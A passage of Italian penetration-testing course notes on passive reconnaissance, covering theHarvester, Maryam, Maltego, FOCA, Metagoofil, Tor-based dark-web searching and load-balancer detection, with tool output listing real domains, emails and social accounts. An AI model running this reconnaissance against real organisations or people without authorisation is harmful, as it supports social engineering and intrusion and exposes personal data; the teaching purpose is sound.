A questo punto posso facilmente risalire ad un profilo in particolare cercandolo proprio su *LinkedIn*, vedendo con chi lavora, in che reparto, ecc...

Vediamo ora i risultati che mi restituisce *bing* riguardo *unisa* (tieni conto che stiamo facendo *Information Gathering* di tipo passivo, per cui le informazioni trovate potrebbero non essere aggiornate):

```
$ theHarvester -d unisa.it -l 200 -b bing

[*] Target: unisa.it

                Searching 0 results.

...
[*] Emails found: 8
-----
[REDACTED]@unisa.it
[REDACTED]@unisa.it
[REDACTED]@studenti.unisa.it
[REDACTED]@studenti.unisa.it
[REDACTED]@unisa.it
[REDACTED]@unisa.it
[REDACTED]@studenti.unisa.it
[REDACTED]@unisa.it

[*] Hosts found: 260
-----
ad fisica.unisa.it:
adic.unisa.it:
adimec.unisa.it:
adisu-2017.unisa.it:193.205.167.246
```

Maryam

È un framework modulare scritto in Python, che permette di raccogliere, in maniera veloce e comoda, numerose informazioni sia in maniera passiva che attiva. Consente di:

- ottenere:
 - indirizzi e-mail, documenti, metadati ed altre informazioni sui social network, grazie all'utilizzo di motori di ricerca;
 - informazioni su componenti *Web-based* di un determinato asset visitando pagine Web e ricercando informazioni all'interno di esse (file, collegamenti, etc), oppure, identificando WebApp, Web Application Firewall (WAF), file interessanti ed importanti;
- enumerare sottodomini, indirizzi IP ed altre informazioni riguardanti il *DNS*;
- ottenere report in vari formati;
- etc...

È necessario installarlo su Kali tramite il comando: apt install maryam

Per avviarlo è sufficiente digitare il seguente comando da terminale: maryam

Dalla consolle di *Maryam*, digitando il comando help è possibile conoscerne l'utilizzo:

```
OWASP Maryam(v2.5.0): Open-source Intelligence Framework.
To show the framework help, run 'help' command.
[maryam][default] > help

Commands (type [help|?] <topic>):
exit           Exits the framework
help           Displays this menu
reload         Reloads all modules
report          Get report from the Gathers and save it to the other formats
search          Searches available modules
set            Sets module options
shell           Executes shell commands
show            Shows various framework items
unset           Unsets module options
update          Update modules via module name
web             Manage web/api interface
workspaces      Manages workspaces

[maryam][default] > █
```

Maryam fornisce numerosi **moduli**, alcuni dei quali consentono di effettuare operazioni su dati *OSINT*:
show modules

```
Osint
_____
cve_search
phone_number_search
article_search
github_leaks
docs_search
username_search
social_nets
email_pwned
suggest
famous_person
email_search
reddit_search
onion_search
bing_mobile_view
dns_search
dark_web_crawler
crawler
tweet_search
cloud_storage
domain_reputation
```

Crawler è un modulo che esegue la scansione di un dominio per trovare link, file JS, e-mail, file multimediali, username, commenti, contatti telefonici ed altre informazioni di potenziale interesse:

crawler

```
[maryam][default] > crawler
usage: crawler [-h] -d DOMAIN [--debug] [-l LIMIT] [-t THREAD] [--output]
                [--api] [--format]

crawler 0.5(Saeed) - description: Crawl web pages to find links, JS Files,
CSS files, Comments and everything else interesting, supports concurrency.

options:
-h, --help            show this help message and exit
-d DOMAIN, --domain DOMAIN
                      Domain string
--debug, --debug      debug the scraper
-l LIMIT, --limit LIMIT
                      Scraper depth level
-t THREAD, --thread THREAD
                      The number of links that open per round
--output, --output    Save the output to the workspace
--api, --api          Show results in the JSON format
--format, --format    Beautifying JSON output if --api is used

Examples:
        crawler -d <DOMAIN>
        crawler -d <DOMAIN> -l 10 -t 3 --output --debug
```

crawler -d owasp.org -l 4 --output --debug

```
[maryam][default] > crawler -d owasp.org -l 4 --output --debug
[*] https://owasp.org/supporters
[*] https://owasp.org/store
[*] https://owasp.org/search
[*] https://owasp.org/www-policy/operational/general-disclaimer.html
[*] https://owasp.org/donate?reponame=owasp.github.io
[*] https://owasp.org/www--site-theme/favicon.ico
[*] https://owasp.org/membership
[*] https://owasp.org/sitemap/
[*] https://owasp.org/blog/2023/03/10/strategic-plan-open-letter-update.html
[*] js: https://owasp.org/www--site-theme/assets/js/yaml.min.js
[*] https://owasp.org
[*] https://owasp.org/chapters/
[*] https://owasp.org/sitemap
[*] https://owasp.org/about/
[*] js: https://owasp.org/www--site-theme/assets/js/kjua.min.js
[*] https://owasp.org/slack/invite
[*] https://owasp.org/contact/
[*] https://owasp.org/donate
[*] https://owasp.org/events/
```

```
[*] js(32)
[*]     https://owasp.org/www--site-theme/assets/js/yaml.min.js
[*]     https://owasp.org/www--site-theme/assets/js/kjua.min.js
[*]     https://owasp.org/www--site-theme/assets/js/jquery-3.4.1.min.js
[*]     https://owasp.org/www--site-theme/assets/js/luxon.min.js
[*]     https://owasp.org/www--site-theme/assets/js/js.cookie.js
[*]     https://owasp.org/www--site-theme/assets/js/util.js
[*]     https://owasp.org/cdn-cgi/scripts/5c5dd728/cloudflare-static/email-decode.min.js
[*]     https://owasp.org/www-project-node.js-goat/
[*]     https://owasp.org/assets/js/page--src--pages--index-vue.9046d380.js
[*]     https://owasp.org/assets/js/page--src--templates--markdown-page-vue.a2e4fad8.js
[*]     https://owasp.org/assets/js/app.882b7d80.js
[*]     https://owasp.org/assets/js/search.46db29eb.js
[*]     https://owasp.org/assets/js/page--src--pages--bom-maturity-model-vue.dcc7a792.js
```

```

[*] cdn(33)
[*]   //www.google-analytics.com/analytics.js
[*]   //www.mediawiki.org/
[*]   //www.mediawiki.org/wiki/Special:MyLanguage/Help:Categories
[*]   //tools.ietf.org/html/rfc4998
[*]   //tools.ietf.org/html/rfc6283
[*]   //www.youtube.com/embed/CDbWvEwBBxo?
[*]   //www.youtube.com/embed/pypTPaU7mM?
[*]   //www.youtube.com/embed/zEV3HOuM_Vw?
[*]   //www.youtube.com/embed/_Z9RQSnf8-g?
[*]   //http://www.rafael.co.il/
[*]   //www.youtube.com/embed/videoseries?list=PLiooNakZQW8qeeXxYp0tRBL3Etj
yJnm3L&amp;
[*]   //tools.ietf.org/html/rfc2616
[*]   //tools.ietf.org/html/rfc6797
[*]   //www.youtube.com/embed/videoseries?list=PLpr-xdpM8wG-ma2GOBmdpGGfnVP
VwFFQd&amp;
[*]   //www.youtube.com/embed/videoseries?list=PLpr-xdpM8wG8jz9QpzQeLeB0914
Ysq-Cl&amp;

```

```

[*] getlinks(3993)
[*]   https://owasp.org/donate?reponame=owasp.github.io
[*]   https://owasp.org/donate?reponame=www-policy
[*]   https://owasp.org/donate?reponame=www-chapter-central-university-of-r
ajasthan&title=OWASP+Central+University+of+Rajasthan+-+Student+Chapter
[*]   https://owasp.org/donate/?reponame=www-project-purpleteam&title=O
WASP+purpleteam
[*]   https://owasp.org/donate?reponame=www-project-purpleteam&title=OWASP+
PurpleTeam
[*]   https://owasp.org/donate?reponame=www-chapter-lovely-professional-uni
versity&title=OWASP+Lovely+Professional+University+-+Student+Chapter
[*]   https://owasp.org/donate?reponame=www-project-domain-protect&title=OW
ASP+Domain+Protect
[*]   https://owasp.org/donate?reponame=www-project-go-secure-coding-practi
ces-guide&title=OWASP+Go+Secure+Coding+Practices+Guide
[*]   https://owasp.org/donate?reponame=www-project-data-security-top-10&t
itle=OWASP+Data+Security+Top+10
[*]   https://owasp.org/donate?reponame=www-project-top-10-ci-cd-security-r
isks&title=OWASP+Top+10+CI%2FCD+Security+Risks

```

```

[*] phones(0)
[*]   ..
[*] media(4948)
[*]   https://owasp.org/assets/images/AppSec_DC_2023_Banner_1200x300_V01.jp
eg
[*]   https://owasp.org/assets/sitedata/banner-data.yml
[*]   https://owasp.org/assets/images/logo.png
[*]   https://owasp.org/assets/sitedata/popup-data.yml
[*]   https://owasp.org/assets/images/content/featured_project_aisecpri.jp
g
[*]   https://owasp.org/assets/sitedata/corp_members.yml
[*]   https://owasp.org/assets/images/people/staff_andrew.jpg
[*]   https://owasp.org/assets/images/web/global-conference.png
[*]   https://owasp.org/assets/sitedata/events.yml
[*]   https://owasp.org/assets/images/people/board-grant.png
[*]   https://owasp.org/assets/images/people/leader_springett.png
[*]   https://owasp.org/assets/images/web//members-header.png
[*]   https://owasp.org/assets/images/web/chaper-wide.jpg

```

```

[*] comments(0)
[*]   ..
[*] emails(991)
[*]   recaptcha@1.3.0
[*]   miya@owasp.org.cn
[*]   barbosa@owasp.org
[*]   flores@owasp.org
[*]   purecss@2.0.5
[*]   chapter@owasp.org
[*]   seedorff@owasp.org
[*]   haddix@owasp.org
[*]   meissler@owasp.org
[*]   carter@owasp.org
[*]   milan@owasp.org
[*]   butler@owasp.org
[*]   paco@owasp.org
[*]   pannell@owasp.org

```

```

[*] usernames(15)
[*]   Instagram
[*]   instagram.com/owasp_lpu
[*]   instagram.com/owasp_vadodara
[*]   instagram.com/owaspbh
[*]   instagram.com/owasp_nitr
[*]   instagram.com/carlos.crowsec
[*]   instagram.com/owasp_jp
[*]   instagram.com/owasp.mec
[*]   instagram.com/owasp.gauhati.university
[*]   instagram.com/owasp_bhubaneswar
[*]   instagram.com/owaspvitbhopal
[*]   instagram.com/owasp_bsacist
[*]   instagram.com/owasp_vellore
[*]   instagram.com/owaspindore

```

```

[*] Facebook
[*]   facebook.com/OWASPFoundation
[*]   facebook.com/csp
[*]   facebook.com/OWASPReading
[*]   facebook.com/OWASPTGU
[*]   facebook.com/OwaspCusco
[*]   facebook.com/owaspireland
[*]   facebook.com/OWASPIreland
[*]   facebook.com/OWASPSanJac
[*]   facebook.com/owasp
[*]   facebook.com/OwaspHongKongChapter
[*]   facebook.com/owaspBristol
[*]   facebook.com/OWASPBristolChapter
[*]   facebook.com/groups
[*]   facebook.com/owaspid

```

```

[*] Twitter
[*]   twitter.com/owasp
[*]   twitter.com/OWASPPurpleTeam
[*]   twitter.com/widgets.js
[*]   twitter.com/owasp_lpu
[*]   twitter.com/domain_protect
[*]   twitter.com/OvidiuCical
[*]   twitter.com/Dkrilev
[*]   twitter.com/omer_gil
[*]   twitter.com/iiamit
[*]   twitter.com/claudijd
[*]   twitter.com/_mwc
[*]   twitter.com/travismcpeak
[*]   twitter.com/tysbano
[*]   twitter.com/astha_singhal
[*]   twitter.com/rung

```

```

[*] Github
[*]   github.com/OWASP
[*]   github.com/owasp
[*]   github.com/owasp-change
[*]   github.com/CycloneDX
[*]   github.com/purpleteam-labs
[*]   github.com/binarymist
[*]   github.com/domain-protect
[*]   github.com/cider-security-research
[*]   github.com/oshp
[*]   github.com/ovh
[*]   github.com/orgs
[*]   github.com/adamaveray
[*]   github.com/twitter
[*]   github.com/w3c
[*]   github.com/xsleaks
[*]   github.com/zaproxy
[*]   github.com/riramar
[*]   github.com/rfc-st

```

```


[*] Github site
[*]   owasp.github.io
[*]   buttons.github.io
[*]   owasp-change.github.io
[*]   w3c.github.io
[*]   stedolan.github.io
[*]   api.github.com
[*]   gist.github.com
[*]   uploads.github.com
[*]   translator.github.com
[*]   alive.github.com
[*]   identicons.github.com
[*]   customer-stories-feed.github.com
[*]   spotlights-feed.github.com
[*]   docs.github.com
[*]   nets4geeks.github.io
[*]   owtf.github.io
[*]   securityrat.github.io
[*]   webgoat.github.io
[*]   bbva.github.io

```

```

[*] Telegram
[*]   telegram.me/secbsb
[*] Youtube user
[*]   youtube.com/user/OWASPGLOBAL
[*]   youtube.com/user/owtfproject
[*]   youtube.com/user/GhazalGah
[*]   youtube.com/user/webpnized
[*]   youtube.com/user/owaspomaha
[*]   youtube.com/user/owaspbg
[*] Youtube channel
[*]   youtube.com/channel/UCg70aYUEoBV_pn-skdFcA-Q
[*]   youtube.com/channel/UCbOuqKOuGOLLpENey0TTYQQ
[*]   youtube.com/channel/UC5hhduxXVgrk-cudJlUxKTA
[*]   youtube.com/channel/UCFhikRaW1zu5wkKqqqaIe8Q
[*]   youtube.com/c/OWASPStockholm
[*]   youtube.com/channel/UCitrDIOsVjayy6GrQ2LuzKA
[*]   youtube.com/c/OWASP_DevSlop
[*]   youtube.com/channel/UCDwRks28thuvwICPM5VgmSQ

```

 Associazione Scienze

```

[*] Linkedin company
[*]   linkedin.com/company/owasp
[*]   linkedin.com/company/owasp-lpu
[*]   linkedin.com/company/raspina-net-pars
[*]   linkedin.com/company/owasp-nit-rourkela
[*]   linkedin.com/company/owasp-mahendra-engineering-college
[*]   linkedin.com/company/keyes-security
[*]   linkedin.com/company/owasphonduras
[*]   linkedin.com/company/owasp-gauhati-university
[*]   linkedin.com/company/owasp-devslop
[*]   linkedin.com/company/owaspkusco
[*]   linkedin.com/company/owasp-orange-county
[*]   linkedin.com/company/owasp-vit-bhopal-university
[*]   linkedin.com/company/owasp-sofia
[*]   linkedin.com/company/owasp-muscat
[*]   linkedin.com/company/owasp-bsacist
[*]   linkedin.com/company/owasp-baku
[*]   linkedin.com/company/owasp-lucknow-chapter
[*]   linkedin.com/company/owasp-maine
[*]   linkedin.com/company/owaspiitd

```

Maltego

Consente di estrarre, raccogliere e rappresentare informazioni in modo significativo. Si basa sul concetto di *Open Source Intelligence* (OSINT). Consente di identificare, in maniera grafica, le relazioni chiavi tra le informazioni raccolte e le relazioni tra i dati. In questo modo è possibile individuare facilmente gli aspetti comuni tra le varie informazioni raccolte. Questo strumento è anche utilizzato per il **Data Mining**, infatti, è usato nelle investigazioni online per trovare relazioni tra pezzi di informazioni provenienti da varie fonti di dati sulla rete. Il concetto matematico sul quale si basa è quello della **trasformata** (transform).

Ma che cos'è?

La **trasformata** è una serie di operazioni che permette di automatizzare il processo di interrogazione su diverse fonti di dati, mostrando i risultati delle interrogazioni in maniera grafica, così da evidenziare le relazioni semantiche tra essi. Tra le caratteristiche principali per la raccolta dei dati su un asset troviamo:

- DNS;
- Whois;
- Blocchi di rete;
- Indirizzi IP;
- Sottodomini;
- etc...

Tra le altre cose, permette anche di raccogliere informazioni personali sulle persone come indirizzi e-mail, siti e numeri di telefono.

Esistono 5 versioni di *Maltego*:

1. **Maltego Community Edition (CE)** (verrà utilizzato per il corso);
2. **Maltego One**;
3. **Maltego Classic**;
4. **Maltego XL**;
5. **Maltego CaseFile**.

Tutte hanno accesso ad una serie di librerie ma ovviamente le versioni a pagamento hanno accesso ad una vastità di librerie molto più grandi, tant'è che possono essere utilizzate anche durante le indagini online oppure per la *Digital Forensics*.

La nostra versione (quella gratuita CE) è castrata su alcuni aspetti come:

- non si può usare per fini commerciali;
- licenza per due settimane (ma è rinnovabile);
- non è molto efficiente;
- la comunicazione tra client e server (che sono condivisi tra tutti gli utenti della community) non è protetta.


Per installarlo: **apt-get install maltego**.

Per la configurazione ed esempi di utilizzo: seguire le istruzioni del professore Castiglione Argomento 6 - Information Gathering - Parte 3.pdf dalla slide 9 fino alla 34.

Foca

FOCA (Fingerprinting Organizations with Collected Archives) è uno strumento open source che permette di trovare metadati ed informazioni nascoste nei file.

È disponibile al link: <https://github.com/ElevenPaths/FOCA/releases> e richiede l'installazione di un database SQL per poter funzionare al seguente [link](#).



Questa è la home del programma. Per iniziare ad utilizzarlo ci basta creare un nuovo progetto di scansione dal menu Project in alto a sinistra, dopodiché inseriamo le informazioni sull'asset da valutare, infine clicchiamo su Create. A questo punto, come si può vedere dall'immagine che segue, impostiamo i parametri di ricerca dei metadati che ci interessano, quindi motori di ricerca, tipi di documenti, ecc..., infine clicchiamo su Search All.

A screenshot of the FOCA interface showing the results of a search. On the left, the 'Project' sidebar shows 'SANS' selected. In the center, there's a 'Custom search' section with a table of results. The table has columns: Id, Type, URL, Download, Download Date, Size, and Meta. The results list various Microsoft Word (.docx) and PowerPoint (.pptx) files from the SANS website. A red arrow points to the 'File docx e pptx individuati sull'asset' text above the table. To the right of the table is a 'Search engines' section with checkboxes for Google, Bing, and DuckDuckGo, and a 'Extensions' section with checkboxes for various file types like doc, ppt, pps, xls, etc. At the bottom, there's a log table with columns 'Time', 'Source', 'Severity', and 'Message', and a 'Save log to File' button.

Nella schermata sottostante apparirà l'elenco dei documenti trovati; per scaricarli e per scaricare i relativi metadati ci basterà cliccare con il tasto destro sul documento interessato e cliccare su Download, dopodiché su Extract Metadata, oppure su Download All e poi su Extract All Metadata se vogliamo scaricare tutti i documenti presenti nell'elenco.

The screenshot shows the FOCA Open Source 3.4.7.1 interface. On the left, there's a project tree under 'SANS' with 'Network', 'Domains', 'Document Analysis', 'Files (1/47)', and 'Metadata Summary'. The 'Files' node has one item, 'docx (1)'. The main area displays a table of found files:

ID	Type	URL	Download	Download Date	Size	Meta
0	docx	https://www.sans.org/event-downloads/35800/agenda....	X	-	19,49 KB	X
1	docx	https://www.sans.org/blog/office-2007-metadata/	X	-	150,48 KB	X
2	docx	https://www.sans.org/media/35800/agenda....	Download	03/26/2022 16:38:00	138,04 KB	X
3	docx	https://www.sans.org/blog/....	X	-	160,97 KB	X
4	docx	http://www.sans.org/securi....	X	-	157,4 KB	X
5	docx	https://www.sans.org/blog/....	X	-	26,92 KB	X
6	docx	https://www.sans.org/media/35800/agenda....	X	-	161,25 KB	X
7	docx	https://www.sans.org/blog/....	X	-	24,17 KB	X
8	docx	https://www.sans.org/media/35800/agenda....	X	-	23,91 KB	X
9	docx	https://www.sans.org/media/35800/agenda....	X	-	26,79 KB	X
10	docx	https://www.sans.org/media/35800/agenda....	X	-	157,4 KB	X

A context menu is open over the second file (ID 2), with the 'Extract Metadata' option highlighted. Other options include 'Download', 'Analyze Malware', 'Delete', 'Download All', 'Extract All Metadata', 'Analyze All Metadata', 'Analyze All Malware', 'Delete All', 'Add file', 'Add Folder', 'Add URLs from file', and 'Link(s)'.

A questo punto nella parte sinistra possiamo trovare tutte le informazioni che sono state trovate, ed in particolare username, software utilizzati, e-mail, sistemi operativi, percorsi di rete e percorsi locali, password, ecc...

The screenshot shows the FOCA Open Source 3.4.7.1 interface. A red box highlights the 'Metadata Summary' section under the 'Files' node in the project tree. This section contains a list of extracted metadata categories: Users (2), Folders (23), Printers (0), Software (1), Emails (0), Operating Systems (0), Passwords (0), and Servers (0).

The main panel displays a configuration dialog for a new project:

- Select project: SANS
- Project name: sans.org
- Domain website: sans.org
- Alternative domains:
- Folder where to save documents: C:\Users\varcca\Desktop
- Project date: sabato 26 marzo 2022
- Project notes:

At the bottom, there are 'Update', 'Import', 'Cancel', and 'Save log to File' buttons.

The status bar at the bottom shows the log table with the following entries:

Time	Source	Severity	Message
16:31:39	MetadataSearch	error	An error has occurred on DuckDuckGoWeb: Errore del server remoto: (403) Non consentito..
16:31:46	MetadataSearch	medium	BingWeb search finished successfully!! Total found result count: 96
16:31:50	MetadataSearch	medium	GoogleWeb search finished successfully!! Total found result count: 17

The status bar also includes 'Settings', 'Deactivate AutoScroll', 'Clear', and 'Save log to File' buttons.

Metagoofil

Metagoofil è uno strumento basato su query Google che permette di scaricare determinati tipi di file dal dominio analizzato. Originariamente permetteva anche di ottenere i relativi metadati, ma attualmente conviene utilizzare *FOCA* per ottenere risultati anche migliori. Supporta vari tipi di file, tra cui documenti Word, Powerpoint, PDF, ecc...

Metagoofil effettua le seguenti azioni:

1. cerca nel dominio analizzato alcuni o tutti i tipi di file mostrati in precedenza, utilizzando query Google;
2. scarica sul disco locale tutti i file trovati;
3. estraie i metadati dai file trovati.

Le informazioni ricavate mediante *Metagoofil* possono essere di aiuto per le fasi successive del processo di *penetration testing*, in particolare, per l'**ingegneria sociale** ed il **post-exploitation**. *Metagoofil* non è installato di default in Kali, per installarlo basta dare il comando:

```
apt-get install metagoofil
```

Esempio di utilizzo:

```
metagoofil -d nist.gov -t pdf,doc -l 30 -n 30 -o metagoofil_nist -w
```

- **-d:** dominio su cui effettuare la ricerca;
- **-t:** tipi di file da scaricare;
- **-l:** limite sul numero di risultati da cercare (default 200);
- **-n:** limite sul numero di file da scaricare;
- **-o:** directory dove memorizzare i file scaricati;
- **-w:** i file trovati vengono scaricati nella directory che segue il parametro **-o**

5.8 Raccolta di Informazioni dal Dark Web

Il **Dark Web** è un'area in cui si trovano risorse sensibili e malevoli. Per poter accedervi, è necessario adoperare dei particolari protocolli: non basta utilizzare il protocollo *DNS* per poter accedere alle pagine presenti, mediante stringhe, come sul *Surface Web*. In pratica possiamo dire che il *Dark Web* si posiziona all'estremità inferiore dell'iceberg, più giù rispetto al *Deep Web* che rappresenta la parte del web non indicizzata ed accessibile tramite reti anonime (come Tor). Tale area, rappresenta una fonte di informazione utile per la fase di *Information Gathering* perché facilita la raccolta di informazioni che non sarebbero reperibili nel *Surface Web* per problemi legali.

Ad esempio è possibile trovare:

- Vulnerabilità;
- Exploit;
- Malware;
- Credenziali;
- Data breach.

Il *Dark Web* ha una struttura diversa dal *World Wide Web*: i siti del *Dark Web* non sono indicizzati dai motori di ricerca e possono essere acceduti solo in modo diretto, digitando il loro URL (diverso dalle pagine che vengono indicizzate dai vari motori di ricerca). Quest'ultimo è costituito da una stringa (apparentemente) casuale seguita dal dominio di primo livello **.onion**.

Nonostante il grande vantaggio di questa zona malevola per la raccolta di informazioni sensibili (che non si otterrebbero attraverso normali ricerche), bisogna porre molta attenzione qualora si navigasse all'interno di essa, in quanto potrebbe essere popolato da cyber-criminali (e non) che attendono l'occasione per sferrare vari attacchi quali truffe, ricatti, etc... Queste occasioni sono delle trappole costruite manualmente per poi essere inserite all'interno delle varie pagine malevoli.

Come si accende al Dark Web?

Il *Dark Web* può essere acceduto utilizzando il **The Onion Router (Tor) Browser**.

Quest'ultimo è basato su *Mozilla Firefox* il quale permette di accedere sia a siti con dominio .onion che a siti Web indicizzati in maniera convenzionale.

Grazie al *TOR Browser* la connessione tra tutti i nodi appartenenti al percorso di routing è protetta tranne quella tra l'ultimo nodo (*exit node* o *exit relay*) ed il Server .onion: il Server .onion sarà a conoscenza solo dell'indirizzo IP dell'ultimo nodo.

Il *TOR browser* permette anche di anonimizzare il traffico verso i siti del *World Wide Web* (WWW): al browser verrà assegnato un indirizzo IP anonimo.

Installazione di Tor

Per l'installazione di Tor Browser in *Kali Linux*, seguire i seguenti passi:

1. installare il *TOR Browser*: `apt-get install torbrowser-launcher;`
2. aprire mediante un editor di testo il file `start-tor-browser` presente nella directory
`/root/.local/share/torbrowser/tbb*x86_64/tor-browser_en-US/Browser/`;

```
if ["'id'" -eq 0]; then
    complain "The Tor Browser Bundle should not be run as root. Exiting".
    exit 1
fi
```
3. per permettere a *TOR browser* di funzionare da utente "`root`" è necessario effettuare le seguenti modifiche:
 - sostituire 0 con 1;
 - eliminare `exit 1;`
 - `if ["'id'" -eq 1]; then`
`complain "The Tor Browser Bundle should not be run as root. Exiting".`
 - `fi`
4. salvare le modifiche apportate al file `start-tor-browser` e chiudere l'editor di testo;
5. avviare il *TOR Browser* con il seguente comando **`torbrowser-launcher`**.

L'utilizzo di TOR Browser

Prima di utilizzare il *Tor Browser* per poter accedere a un sito web non indicizzato, vediamo cosa succede se si tenta di accedere mediante Firefox al seguente indirizzo:

<https://duckduckgogg42xjoc72x3sjasowoarfbgcmvfimaftt6twagswczad.onion/>

Spunterà il seguente risultato:

Hmm. We're having trouble finding that site.

Per trovare delle informazioni sulle vulnerabilità, si potrebbe usare il seguente motore di ricerca: [Ahmia](#). Digitato sul campo di ricerca *vulnerabilities*, si avranno una serie di informazioni sulle vulnerabilità già scoperte, alcune delle quali zero-day.

The screenshot shows the Ahmia search interface with the query 'vulnerabilities'. The results page displays several links, including one for a Microsoft Windows XP Professional SP3 torrent and another for a news article about a CVE. The interface includes a navigation bar with links like 'About Ahmia', 'Statistics', 'Add Service', 'I2P search', 'Contact', and 'Blacklist'.

In alternativa, si potrebbe impiegare il seguente motore di ricerca [Haystak](#). Ci sono tanti motori di ricerca che potrebbero essere impiegati per raccogliere informazioni inerenti all'exploit e *vulnerabilità*:

- [Torch](#)
- [The Hidden Wiki](#)
- [ProtonMail](#)

5.9 Altri strumenti per raccogliere informazioni


Load Balancing e il comando lbd

Una categoria di strumenti molto importante da tenere presente quando si deve analizzare un asset di dimensioni grosse (contenenti molti host e quanto altro) è il **Load Balancing**. Questo è un metodo utilizzato per distribuire il carico applicativo su più *Server*, permettendo alle applicazioni di funzionare in modo più efficiente ed affidabile.

Generalmente, sono classificati in due categorie in base al protocollo utilizzato per effettuare il *Load Balancing*:

- **DNS Load Balancer;**
- **HTTP Load Balancer.**

Si considera l'immagine seguente: abbiamo una serie di *Client* che vogliono accedere a un servizio presente sulla rete Internet. Abbiamo quindi un *Load Balancer* che smista la query di ricerca dell'utente per un determinato servizio in maniera intelligente, in relazione alla condizione di rete, posizione geografica e quanto altro.



Anche se dall'apparenza l'erogazione di un servizio viene fatto da una singola entità, ci potrebbe essere un meccanismo di *Load Balancing* che sfrutta la presenza di molti server per l'elaborazione della richiesta in modo efficiente. Quindi, è importante per un *pentester*, determinare se si trova di fronte a un meccanismo di questo tipo o meno. Quando è stato menzionato la tecnica del *DNS*, è stato visto che un singolo host potrebbe essere risolto in più indirizzi IP e questa risoluzione particolare simboleggia la presenza di un *Load Balancing*.

Kali mette a disposizione uno strumento specifico per la rilevazione dei *Load Balancer*: **lbd**. Questo è in grado di rilevare che tipo di *load balancing* è stato utilizzato, se **DNS load balancer** o **HTTP load balancer**.

Vediamo un esempio: digitiamo il seguente comando **lbd hackerone.com**

```
root@kali:~# lbd hackerone.com
lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

→ Checking for DNS-Loadbalancing: FOUND
hackerone.com has address 104.16.99.52
hackerone.com has address 104.16.100.52

Checking for HTTP-Loadbalancing [Server]:
cloudflare
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 07:42:09, 07:42:09, 07:42:09, 07:42:09, 07:42:09, 07:42:10, 07:42:10, 07:42:10, 07:42:10, 07:42:11, 07:42:11, 07:42:11, 07:42:11, 07:42:12, 07:42:12, 07:42:12, 07:42:12, 07:42:13, 07:42:13, 07:42:13, 07:42:13, 07:42:14, 07:42:14, 07:42:14, 07:42:14, 07:42:14, 07:42:14, 07:42:15, 07:42:15, 07:42:15, 07:42:15, 07:42:15, 07:42:16, 07:42:16, 07:42:16, 07:42:16, 07:42:16, 07:42:17, 07:42:17, 07:42:17, 07:42:17, 07:42:17, 07:42:17, 07:42:18, 07:42:18, 07:42:18, 07:42:18, 07:42:19, 07:42:19, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 5299d57f9b91e8f7-MXP
> CF-RAY: 5299d580f977be37-MXP

hackerone.com does Load-balancing. Found via Methods: DNS HTTP[Diff]
```

Dal risultato, si può notare la frase **Checking for DNS-Loadbalancing: FOUND** con le prossime due righe che menzionano gli indirizzi IP associati al dominio corrispondente. Questo simboleggia l'uso di un **DNS Load Balancer**. Provando, invece, sul dominio **dazn.com** con il seguente comando **lbd dazn.com**, avremo il seguente risultato:

```
root@kali:~# lbd dazn.com
lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

